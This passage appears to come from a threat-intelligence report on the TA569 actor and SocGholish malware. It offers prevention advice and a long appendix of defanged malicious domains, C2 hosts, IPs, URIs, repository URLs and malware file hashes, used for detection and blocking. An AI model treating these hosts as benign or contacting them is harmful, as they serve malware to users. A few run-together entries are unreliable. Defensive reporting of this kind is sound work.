

Figure 12: A diagram showing the two distinct business lines of TA569 and their applicable injects and payloads.

Figure 13: On 09 August 2022, TA569 accidentally injected all their SocGholish injects and a new NetSupport RAT Sczriptzzbn inject on the same domain.

Prevention Opportunities

The Proofpoint Emerging Threats team has developed effective prevention strategies for TA569 and SocGholish infections. The team publishes domain rules for actor-controlled domains, which can be used through Snort and Suricata or as standalone downloads for usage in other tools. By monitoring and blocking these domains, organizations can prevent the download of malware payloads and thus disrupt the attack before it reaches end users.

An effective preventive measure against a SocGholish infection is the monitoring of .js files that are either downloaded or unzipped. Additionally, blocking .js files from executing in anything but a text editor will prevent the malicious files from

executing once they have been downloaded. Implementing these simple yet powerful steps can help organizations protect themselves from the harmful consequences of a SocGholish attack.

Conclusion

To protect against TA569 and its related malware, defenders should remain vigilant in their evaluation of alerts, even in the face of what may appear to be false positives. This high-volume threat has the potential to infect a vast number of websites, including those belonging to high-traffic media outlets and other reputable, trusted sources.

It is crucial that organizations educate their end users about the tricks and lures used by this actor, and to maintain a critical eye in the face of any suspicious activity.

Appendix



Figure 14: SocGholish Overview



Figure 15: SocGholish Stage_1: TDS



Figure 16: SocGholish Stage_1: Initial Domain



Figure 17: SocGholish Stage_1 Injection



Figure 18: SocGholish Stage_2: Payload Host



Figure 19: SocGholish Stage_3: Payload Execution and C2



Figure 20: SocGholish Stage_4: Follow On

Indicators of Compromise

SocGholish:

Static Stage 1:

soendorg[.]top

hxxps[://]jquery0[.]com/JkrJYcvQ

Stage 2 (Shadowed Domains):

Domains:

accounts.mynewtopboyfriend[.]store

active.aasm[.]pro

actors.jcracing[.]com

amplifier.myjesusloves[.]me

auction.wonderwomanquilts[.]com

automatic.tworiversboats[.]com

baget.godmessaged[.]me

basket.stylingtomorrow[.]com

brooklands.harteverything[.]com

business.mygshplus[.]com

canonical.fmunews[.]com

cardo.diem-co[.]com

casting.austinonline[.]shop

casting.faeryfox[.]com

center.blueoctopuspress[.]com

chess.north-atlantic[.]com

chicago.beboldskin[.]com

cigars.pawscolours[.]com

clean.godmessagedme[.]com

click.clickanalytics208[.]com

cloud.bncfministries[.]org

collapse.tradingiswar.com

common.dotviolationsremoval[.]com

community.backpacktrader[.]com

community.wbaperformance[.]com

connect.codigodebarra[.]co

consultant.meredithklemmblog[.]com

contractor.thecaninescholar[.]com

course.netpickstrading[.]com

cruize.updogtechnologies[.]com

custom.usmuchmedia[.]com

d2j09jsarr75l2.cloudfront[.]net

dashboard.skybacherslocker.com

design.lawrencetravelco[.]com

deposit.coveprice[.]com

diamond.speaktomyheart[.]org

ecar.allsunstates[.]com

episode.foxscales[.]com

exclusive.milonopensky[.]store

extcourse.zurvio[.]com

expense.brick-house[.]net

expert.stmhonline[.]net

factors.djbel.com

family.1ablecommunity[.]com

festival.robingaster[.]com

fittingroom.gibbsjewelry[.]com

football.4tosocial[.]com

fundraising.mystylingmylife.xyz

furniture.nothingordinarydesign[.]com

genesis.ibgenesis[.]org

gohnson.advanceditsolutionsaz[.]com

governing.beautynic[.]com

group5.corralphacap[.]com

hair.2topost[.]com

hares.lacyberlab[.]net

havana.littlehavanacigarstore[.]com

hemi.mamasbakery[.]net

hook.adieh[.]com

hope.point521[.]com

hunter.libertylawaz[.]com

internship.ojul[.]com

kinematics.starmidwest[.]com

library.covebooks[.]com

loans.mistakenumberone[.]com

logistics.socialtrendsmanagement[.]com

mafia.carverdesigngroup[.]com

mask.covidturf[.]com

master.ilsrecruitment[.]com

memorial.4tosocialprofessional[.]com

mini.ptipexcel.com

minion.maxxcorp[.]net

modernism.designpaw[.]com

montage.travelguidediva.commycontrol.alohaalsomeansgoodbye[.]com

myfood.silverspringfoodproject[.]org

natural.cpawalmyrivera[.]com

navyseal.bezmail[.]com

nivea.dreamworkscdc[.]com

notes.fumcpittsburg[.]org

notify.aproposaussies[.]com

office.cdsigner[.]com

paggy.parmsplace[.]com

passphrase.singinganewsong[.]com

pastor.cntcog[.]org

people.fl2wealth[.]com

people.zonashoppers[.]com

performer.stmhonline[.]com

perspective.abcbarbecue[.]xyz

perspective.cdsignner[.]com

podcasts.momsgrabcoffee[.]com

portfolio.rainbowgraffixx[.]com

predator.foxscalesjewelry[.]com

premiere.4tosocialbeginners[.]com

progress.cashdigger[.]com

prompt.zonashoppers[.]academy

puzzle.tricityintranet[.]com

query.dec[.]works

record.usautosaleslv[.]com

repair.annetamkin[.]com

repo.allgoodsnservices[.]com

republic.beboldskincare[.]com

requests.pleaseactivate[.]me

resale.adkelly[.]com

resort.reliablecommunityservices[.]com

restructuring.breatheinnew[.]life

rituals.fashionediter[.]com

rocket2.new10k[.]com

sdk.expresswayautopr[.]com

second.pmservicespr[.]com

secretary.rentamimi[.]com

shipwrecks.ggentile[.]com

shock.creatingaharmoniouslife[.]net

smiles.cahl4u[.]org

sodality.mandmsolicitors[.]com

sonic.myr2b[.]me

squad.incumetrics[.]com

standart.sdtranspo[.]com

stanley.planilla2021[.]com

stuff.bonneltravel[.]com

subscribe.3gbling[.]com

taxes.rpacx[.]com

telemetry.usacyberpages[.]net

tickets.kairosadvantage[.]com

track.amishbrand[.]com

training.c1ypsilanti[.]org

training.ren-kathybermejo[.]com

travel.dianatokaji[.]com

tutorials.girandolashutkindconstruction[.]com

vacation.thebrightgift[.]com

vacation.thebrightgift1[.]com

wallpapers.uniquechoice-co[.]com

west.bykikarose[.]com

wiki.clotheslane[.]com

zoom.themyr2bpodcast[.]com

IPs:

45.10.42[.]26

45.10.43[.]78

91.208.197[.]151

91.208.197[.]229

91.219.238[.]223

141.94.63[.]231

141.136.35[.]148

153.92.223[.]141

159.69.101[.]84

167.235.236[.]131

176.124.215[.]97

179.43.133[.]40

179.43.141[.]196

179.43.190[.]22

185.185.87[.]126

190.211.254[.]41

195.123.246[.]184

198.199.100[.]215

217.25.95[.]182

URIs:

/report?r=dj01MDY1NDg3MTIwZTU2ZmQ1ZTZlNCZjaWQ9MjY0

/report?r=dj03MDgyZTc5ZmNhN2EwY2M2YjA3NCZjaWQ9MjYz

/report?r=dj03ZDdlM2JjMjNlY2E3Mzc0OTQxYSZjaWQ9MjUw

/report?r=dj04YTFlYmI3OWRiZjZlN2VmNzgwYiZjaWQ9MjU1

/report?r=dj0wMGJmNTEzY2M0YTJiODAwY2EzZSZjaWQ9Mjcw

/report?r=dj0wOTlkY2ViYTJhMmVkMzgyZWMxZCZjaWQ9MjYw

/report?r=dj0xYTAyMDFiNTJkN2NhOTk5NzE1MyZjaWQ9MjY4

/report?r=dj0zYzEzNGU0YTk2MGU4YmMwZWRlZiZjaWQ9MjYx

/report?r=dj1iNjI0OWFiNTViODVhMDIxZmRjZCZjaWQ9MjYy

/report?r=dj1iZjczNzgxMjU1N2YxNjgzMDI2MyZjaWQ9MjY5

/report?r=dj1kMTRmZWQyZjUzNDc3N2JmMjIxYiZjaWQ9MjUx

/s_code.js?cid=230&v=56b0c8d8337c9f44fda2

/s_code.js?cid=240&v=73a55f6de3dee2a751c3

/s_code.js?cid=247&v=b83d055c53edad92676e

/s_code.js?cid=251&v=d14fed2f534777bf221b

C2:

Domains:

*.activation.thepowerofhiswhisper[.]com

*.asset.tradingvein[.]xyz

*.betting.cockroachracing[.]site

*.campaign.tworiversboat[.]com

*.demand.sageyogatherapies[.]com

*.diary.lojjh[.]com

*.discover.jsfconnections[.]com

*.fate.truelance[.]com skybacherslocker

*.fluctuations.trendylevels[.]com

*.fork.topgeargroup[.]shop

*.houses.in-vermont[.]com

*.internal.blessedfoodshalalmeat[.]com

*.jobs.registermegod[.]online

*.market.dentureforfree[.]online

*.moments.abledity[.]com

*.offerings.love4lifewellness[.]com

*.portraits.studio-94-photography[.]com

*.rate.coinangel[.]online

*.rendezvous.tophandsome[.]gay

*.roles.thepowerofgodswhisper[.]com

*.samples.muzikcitysound[.]com

*.school.cherry-street-portrait-studios[.]com

*.signing.unitynotarypublic[.]com

*.state.thegshrevolution[.]com

*.telegram.godsmightywhispers[.]com

*.templates.victoryoverdieting[.]com

IPs:

45.9.190[.]217

77.91.127[.]52

82.180.154[.]113

84.32.188[.]27

159.69.101[.]84

185.185.87[.]19

185.185.87[.]24

188.138.69[.]102

195.133.88[.]19

URIs:

/updateResource

/settingsCheck

/ajaxTimeout

/notifyCustomer

/subscribeEvent

/shareView

TA569:

Domains:

adogeevent[.]com

best.theascent-group[.]com

ergpractice[.]com

gloogletag[.]com

friscomusicgroup[.]com

luxurycompare[.]com

luxury-limousine[.]com

pastukhova[.]com

shortsaledamagereports[.]com

skambio-porte[.]com

trailerstrade[.]com

yaritsavodka[.]com

IPs:

5.42.199[.]146

91.228.56[.]183

91.213.50[.]65

193.149.176[.]135

URIs:

/browser-js

/id

/irs

/js1

/tagged/ajax.js

URLs:

https://gitlab.com/Binayak7/golden

https://gitlab.com/GabrieleWlosinski32/new-good/

https://gitlab.com/jojojacob/good/

File Hashes:

NetSupport .exe

8f3bb770ad8cafcabe4eba9f67ba79f353ddee4caf30532e724bdeb15489df64

bad534540ed575c213bd34fe1f21c6ffca58169e9c9c83669749c3f6e398ea4b

23b14288d49610a8eef61977b7fc49a963f1261fe29b1668b4443a04eaf493cb

3d0bc49f6a4dc55286119be8ec8e24fd1a18f8e817fc4c7809ec018112349699

202853bdbebfce4d5c86493abd168d25f5557be039af8fce58eeda47250083ce

a848e30ce1de8bb52766938f09c90a5c192096820e0890c787b7a352c59ec95b

e05d89f9ab911a5dc7c18f1bae0f7030a2f1f158987551755c43638b917d9808

681ac78369f4d3688f67c3a363337e3eb855db248e92cff8a35e8abe6028ade5

0d357a2440537e073c4eeb16a7d109d5eb367557674e8d16615fdb06fb9a2089

e5d2e65fdcbf20894fbc525fdc15157c16ee8f936d433e27c9266764a40d7a85

NetSupport .iso

c1dadb7ed2a9ba97bd440dcfc18519da5887f473d9f635a0975d742fa3f80ee6

76b3d17196dd9e99eadd46e8bc760ec8809a0c723f66fb687ab8576dd1299e34

31d7d798d1cde0d978be8aece150160aa2e4da4ce9e5e85972dc2e15e8c8d03b

09d3a3eab810cd5dc37641f4f74b6de7f634589d68f6a990b8f5296e4e48501d

388bbd8b592cebe4a0a32351969fe2e19e454af24ff6683524c71f74e0320ac0

efb0bb2fa8929e4889eb982d7351e844af05b7efd0d0b721a2911d89f0a66eea

3dd172bf8a7e2985f8387ffc4b6f2fc3ee05435b69a43d714d3137d9a5147127

36dbd2428d6ee76af1e5a4719058c28637963241579dd5aba716d79d26bd0543

7a1fd70d092ebad80ba298e80147eddcd115194848591c2c23ded266a4881b6e

d0449da712948e6cac7a9b9c35a184b80d7127b9be2ac9b24e2fa3e7d4510e53

9322965adfa126aa09811ed703da19f588688a65a29bc8cf31612c7b2217fd47

23bea4bb6c911fa0d655a4fc2f13d237b19a2dc165b79e00f98919fd1a21b04f

83cea606cc5d6c671b6b100b6dc3b93786a103b1faf106ce21b4ace02a8369fc

e06a55623a52e7c8b0b3b46301a23ef00fb31e98a7d2b9eb5ab3ae513a199646

NetSupport C2s:

neashell1[.]com:3026

neashell2[.]com:3026

shetrn1[.]com:5511

shetrn2[.]com:5511

she32rn1[.]com:5511

she32rn2[.]com:5511

SolarMarker

18aeff0a97dfd33b6f0664f43ecafd18511af559002072f680a4e5929a9c7e4f

a82a9e1f6667350808a19219d586d10bcea85cf73b67024d8c58366981fe4993

bb71d77ff7c7be3dc6957b08e57323092a43735df818b3150c41b8230c4d9be1

Redline Stealer

52b43d0f11bca924e2ef8d7863309c337910f6a542bf990446b8cd3f87b0800e

e47a70734571d7c3f11375e6b41dfad08c9a0b712612c4b55b20f8e85551ceb9

13d576dde555a93f8e5ec567e61a44cae663c83b9878bbed7f1e37ee47fb9ee8

Unknown

cbcf193959725222c09482cd5ff685b63c0a6b564e6e07fa7f605bc3bcc2ba6e

References

1. “sczriptzzbn inject pushes malware for NetSupport RAT” https://isc.sans.edu/diary/sczriptzzbn%20inject%20pushes%20malware%20for%20NetSupport%20RAT/29170 - Brad Duncan (@malware_traffic on twitter)
2. “Fake DDoS Pages On WordPress Sites Lead to Drive-By-Downloads” https://blog.sucuri.net/2022/08/fake-ddos-pages-on-wordpress-lead-to-drive-by-downloads.html - Ben Martin
3. “To HADES and Back: UNC2165 Shifts to LOCKBIT to Evade Sanctions” https://www.mandiant.com/resources/blog/unc2165-shifts-to-evade-sanctions - Mandiant Intelligence
4. “WastedLocker: A New Ransomware Variant Developed By The Evil Corp Group” https://research.nccgroup.com/2020/06/23/wastedlocker-a-new-ransomware-variant-developed-by-the-evil-corp-group/ -Stefano Antenucci

---